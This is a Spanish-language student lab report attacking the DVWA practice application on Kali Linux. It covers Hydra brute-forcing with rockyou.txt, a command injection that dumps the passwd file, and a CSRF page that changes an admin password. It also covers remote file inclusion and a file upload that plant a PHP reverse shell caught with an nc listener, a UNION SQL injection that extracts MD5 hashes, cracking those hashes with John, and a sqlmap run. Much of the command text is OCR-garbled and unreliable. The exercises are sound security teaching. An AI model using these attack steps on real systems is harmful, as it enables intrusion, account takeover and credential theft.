Escuela Colombiana de ingeniería Julio Garavito

Fundamentos de Desarrollo y de Gerencia de proyectos

Trabajo 1

Integrantes
Juan Camargo
Diego Castellanos

Profesor

Daniel Esteban Vela Lopez


Bogotá 2024




BRUTE FORCE

Inspeccionamos la página y encontramos que funciona con el método GET.

Si nos vamos a la parte de Storage y nos vamos a Cookies podemos conseguir la Sid.



Por último, si nos vamos a la parte de Network y nos dirigimos al archivo de la página podemos encontrar su dirección.



Nos movemos al directorio /usr/share/wordlists y descomprimimos el archivo de rockyou.txt.gz con el comando sudo gunzip rockyou.txt.gz

```
(kali@kali)-[/usr/share/wordlists]
amass dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst vockyou.txt.gz sqlmap.txt wfuzz wifite.txt

(kali@kali)-[/usr/share/wordlists]
$ gunzip rockyou.txt.pz
gzip: rockyou.txt: Permission denied

(kali@kali)-[/usr/share/wordlists]
$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:
```

Aprovechando que estamos en esta ruta ejecutamos ejecutamos el comando de hydra, utilizamos todos los componentes que hemos sacado antes, el usuario que queremos es **admin**, el archivo con las contraseñas es **rockyou.txt**, la SID es **2fa3789d190308d413c4e68c167a9d33**, la IP seria **127.0.0.1**.

```
(kali® kali)=[/usr/share/wordlists]
$ hydra -l admin -P rockyou.txt 127.0.0.1 http-form-get '/vulnerabilities/brute/:username="USER"6password="PASS"8Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2 fa3789d190308d4;13c6e68cifs793d33'

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-19 12:12:01

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task

[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username="USER"6password="PASS"6Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d

413c6e68cif37ad33

[80] [http-get-form] host: 127.0.0.1 ign: admin password: password
1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-19 12:12:13
```

Esperamos que hydra pruebe las contraseñas hasta que encuentre la correcta, que en este caso es **password**, probamos la contraseña em la página de dvwa y nos sale que es correcta.



Bonus

Con los nombres de los usuarios que encontramos al realizar el ejercicio de sql injection podemos de igual manera que hicimos con admin, encontrar sus contraseñas.

Usuarios: gordonb, 1337, pablo, smithy

(kali@ kali)-[/usr/share/wordlists]
\$ hydra - l gordonb - Prockyou.txt 127.0.0.1 http-form-get '/vulnerabilities/brute/:username=^USER^8password=^PASS^8login=Login:Username and/or password incorrect.:H-Cookie:security-low;PHPSESSID = 2fa37899(1903)88d413Ce688c167a9d33'

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-19 12:17:58

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^8password=^PASS^6login=Login:Username and/or password incorrect.:H=Cookie:security-low;PHPSESSID=2fa3789d190308d
413Ce686c16739d33

[80][http-get-form] host: 127.0.0.1 login: gordonb password: abc123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-19 12:18:03

Vulnerability: Brute Force Login Username: gordonb Password: Login Welcome to the password protected area gordonb

(kali@ kali)-[/usr/share/wordlists]
a37 hydra -l 1337 - Prockyou.txt 127.0.0.1 http-form-get '/vulnerabilities/brute/:username="USER" Epassword="PASS" Elogin=Login: Username and/or password incorrect.:H-Cookie:security=low; PHPSESSID=2f
a37 hydra -l 1337 - Prockyou.txt 127.0.0.1 http-form-get '/vulnerabilities/brute/:username="USER" Epassword="PASS" Elogin=Login: Username and/or password incorrect.:H-Cookie:security=low; PHPSESSID=2f
a37 hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-19 12:19:33
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (h:1/p:14344399), -896525 tries per task
[DATA] attacksing http-get-form://127.0.0.1:180/vulnerabilities/brute/:username="USER" Epassword="PASS" Elogin-Login: Username and/or password incorrect.:H=Cookie:security=low; PHPSESSID=2fa3789d190308d
413c6e68c167a9d33
[Re] [http-get-form] host: 127.0.0.1 login: 1337 password: charley
I of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-19 12:20:22

Login Username: Password: Login Welcome to the password protected area 1337

(kali@ kali)-[/usr/share/wordlists]

\$ hydra -l pablo -P rockyou.txt 127.0.0.1 http-form-get '/vulnerabilities/brute/:username="USER" 6password="PASS" 6Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2 fa3789910930844126ce68s[167:9043]*

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethic cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-19 12:21:36

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task

[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username="USER" 6password="PASS" 6Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d

413c6e86c163-9033

[80][http-get-form] host: 127.0.0.1 login: pablo password lound Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-19 12:21:48

/ulnerab	ility: Bru	ite Force	
Login			
Username:			
Password:			
Login Welcome to the	e password protec	ted area pablo	
N			

(kali⊗kali)-[/usr/share/wordlists]	
shydra -l smithy -P rockyou.txt 127.0.0.1	1 http-form-get '/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=
2fa3789d190308d413c6e68c167a9d33'	
Hydra v9.3 (c) 2022 by van Hauser/THC & Davi	id Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).	
	6 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task 80/vulnerabilities/brute/:username=^USER^6password=^PASS^6Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d : smithy password: id password found

Login			
Username:			
Password:			
Login			
Welcome to the pa	ssword protec	ted area smithy	

Command injection

Para realizar este ejercicio necesitamos simplemente administrar una dirección IP se guido de un comando de la forma && (parámetro). En este caso, decidimos usar getent passwd la cual permite acceder a la información de un usuario y archivos locales de contraseñas.




Vulnerability: Command Injection

```
Ping a device
Enter an IP address: 8.8.8.8 && getent passwd
                                                                              Submit
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=5.22 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=6.73 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=5.88 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=113 time=9.01 ms
--- 8.8.8.8 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3007ms rtt min/avg/max/mdev = 5.215/6.707/9.008/1.432 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
 apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

More Information


Primero cambiamos la contraseña de manera normal como lo tenemos en la interfaz




Gracias a esto obtuvimos el siguiente enlace:

http://localhost./vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change#

Si cambiamos los "123" por otras cadenas nos damos cuenta de que este enlace sirve para cambiar la contraseña directamente sin tener que hacerlo desde la interfaz.




Debido a esto, hicimos un archivo .html para que al momento de que el administrador lo abra y clickee sobre una imagen se dispare el link y se cambie la contraseña.




```
File Edit Search View Document Help

1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <title>Imagen con enlace</title>
7 </head>
8 <body>
9 <a href="http://localhost./vulnerabilities/csrf/?password_new=perro123&password_conf=perro123&Change=Change.">
10 <img src="/home/kali/Documents/imagen.jpeg" alt="Descripción de la imagen">
11 </a>
12 </body>
13 </html>
```


Abrimos el HTML



Si clickeamos la imagen nos redirecciona a la página indicando que se ha cambiado la contraseña con la que especificamos en el HTML



Probamos las credenciales y confirmamos que efectivamente funcionó.




File Inclusion


Primero analizamos de qué manera se están abriendo los archivos a través de la página web y vemos que la URL cambia según el archivo que vemos, también vemos el símbolo de "?" sabemos que está

haciendo una petición para abrir un archivo .php, pero esto lo podemos explotar para muchas más cosas. Ahora como objetivo tenemos que leer las 5 citas famosas y para eso vamos a utilizar LFI, ya que nos dan la pista que el archivo está dentro del servidor.

Para eso en el include() y con cambio de nivel arriba y hacemos la petición.



Solo encontramos tres pero si inspeccionamos la página veremos una cuarta que esta comentada para HTML



Para encontrar la última cita necesitamos entrar al archivo fuente fi.php ya que no podemos es lo último que nos queda por investigar. Para eso haremos RFI haciendo que el include() haga una petición a una página maliciosa, en este caso la nuestra. Para tener acceso directo a servidor donde se hospeda la página. Y así encontrar el archivo fi.php.

Para eso creamos un nuestro propio servicio web. En este caso usamos python3.

```
(kali® kali)-[~/Desktop]
$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
10.0.2.15 - [15/Feb/2024 10:40:53] "GET /php-reverse-shell.php HTTP/1.1" 20
0 -
172.18.0.2 - [15/Feb/2024 10:41:36] "GET /php-reverse-shell.php HTTP/1.1" 2
00 -
172.18.0.2 - [15/Feb/2024 10:45:31] "GET /php-reverse-shell.php HTTP/1.1" 2
00 -
```

Nuestra página tendrá un archivo php-reverse-shell.php que nos permitirá abrir una consola que nos permitirá controlar de forma remota el servidor. Añadimos también un listener para establecer la conexión del shell.




Ahora mandamos desde la página de DVWA la petición de abrir nuestra página maliciosa.

🔾 웝 172.18.0.1/vulnerabilities/fi/?page=http://172.18.0.1:9999/php-reverse-shell.php

En ese momento el listener tomara control del servidor con el reverse Shell.


```
kali@kali: ~
File Actions Edit View Help
  –(kali⊛kali)-[~]
└_$ nc -lvnp 5050
listening on [any] 5050 ...
connect to [172.18.0.1] from (UNKNOWN) [172.18.0.2] 36846
Linux 2f4938d91219 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kal
i1 (2023-10-09) x86_64 GNU/Linux
15:41:36 up 1:27, 0 user,
                             load average: 0.42, 0.28, 0.27
        TTY
                 FROM
                                   LOGINO
                                            IDLE
                                                  JCPU
                                                          PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```




¡ROMEO, ROMEO!

File Update

Para ejecutar un archivo .php malicioso y ejecutarlo, podemos hacer uso de nuestro archivo phpreverse-shell.php de nuestro servicio web del anterior reto.



Además de dejarnos subir el archivo, nos dice donde esta guardado. Así que usamos esta ruta para ejecutar el archivo php que aún está conectado con nuestro listener.



SQL INJECTION

Primero revisamos la fuente de la página en el que descubrimos que la tabla se llama users.

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Ayudandonos de esta pagina: https://portswigger.net/web-security/sql-injection/union-attacks

Y de este comando: 'UNION SELECT username, password FROM users--

Encontramos el siguiente mensaje:

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '--'' at line 1 in /var/www/html/vulnerabilities /sqli/source/low.php:11 Stack trace: #0 /var/www/html/vulnerabilities /sqli/source/low.php(11): mysqli_query(Object(mysqli), 'SELECT first_na...') #1 /var/www/html/vulnerabilities/sqli/index.php(34): require_once('/var /www/html/v...') #2 {main} thrown in /var/www/html/vulnerabilities /sqli/source/low.php on line 11

Por lo que cambiamos el comando por: 'UNION SELECT username, password FROM users# Con este resultado recibimos el siguiente mensaje:

Fatal error: Uncaught mysqli_sql_exception: Unknown column 'username' in 'field list' in /var/www/html/vulnerabilities/sqli/source/low.php:11 Stack trace: #0 /var/www/html/vulnerabilities/sqli/source/low.php(11): mysqli_query(Object(mysqli), 'SELECT first_na...') #1 /var/www /html/vulnerabilities/sqli/index.php(34): require_once('/var/www/html/v...') #2 {main} thrown in /var/www/html/vulnerabilities/sqli/source/low.php on line 11

Por lo que cambiamos el comando por: 'UNION SELECT user, password FROM users#

Con esto pudimos llegar a los hashes de las contraseñas de los usuarios.

```
Vulnerability: SQL Injection
  User ID: 'UNION SELECT user Submit
  ID: ' UNION SELECT user, password FROM users#
  First name: admin
  Surname: 5f4dcc3b5aa765d61d8327deb882cf99
  ID: ' UNION SELECT user, password FROM users#
  First name: gordonb
  Surname: e99a18c428cb38d5f260853678922e03
  ID: ' UNION SELECT user, password FROM users#
  First name: 1337
  Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
  ID: ' UNION SELECT user, password FROM users#
  First name: pablo
  Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
  ID: ' UNION SELECT user, password FROM users#
  First name: smithy
  Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Para poder desencriptarlos podemos usar john the ripper, indicando el archivo de contraseñas y el formato que debe compara. En este caso sería nu8estro comando seria **john rockyou.txt --format=Raw-MD5 contrasenas.txt**

```
–(kali⊕kali)-[~]
s john rockyou.txt -- format=Raw-MD5 contrasenas.txt
Warning: invalid UTF-8 seen reading rockyou.txt
Using default input encoding: UTF-8
Loaded 57 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider -- fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                  (?)
abc123
letmein
                  (?)
                  (?)
                  (?)
admin
Proceeding with incremental:ASCII
charley
                 (?)
6g 0:00:00:31 3/3 0.1932g/s 16599Kp/s 16599Kc/s 847937KC/s ruty1ce..rutkyan
6g 0:00:00:56 3/3 0.1063g/s 18262Kp/s 18262Kc/s 938217KC/s wfdo0t..wfd98s
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session aborted
```

SQL INJECTION (blind)

Para encontrar la versión de sql que se está usando podrías intentar usar sqlmap tomando como parámetros el link de la página y la SID.

```
| Saliman - u *http://localhost./vulnerabilities/sqli_blind/?id-26Submit-Submit* -cookie-*security-low; PHPSESSID-25c177afedec2df03029a5d9d955bBa8* -dbs | Saliman - u *https://localhost./vulnerabilities/sqli_blind/?id-26Submit-Submit* -cookie-*security-low; PHPSESSID-25c177afedec2df03029a5d9d955bBa8* -dbs | Saliman - u *https://sqlman.org | Saliman - u *https://sqlman - u *https://sqlman.org | Saliman - u *https://sqlman - u *https://sqlman.org | Saliman - u *https://sqlman - u *https:
```

En este caso nos indica que la versión de sql está oscilando entre la 5.0.12 y la 5.1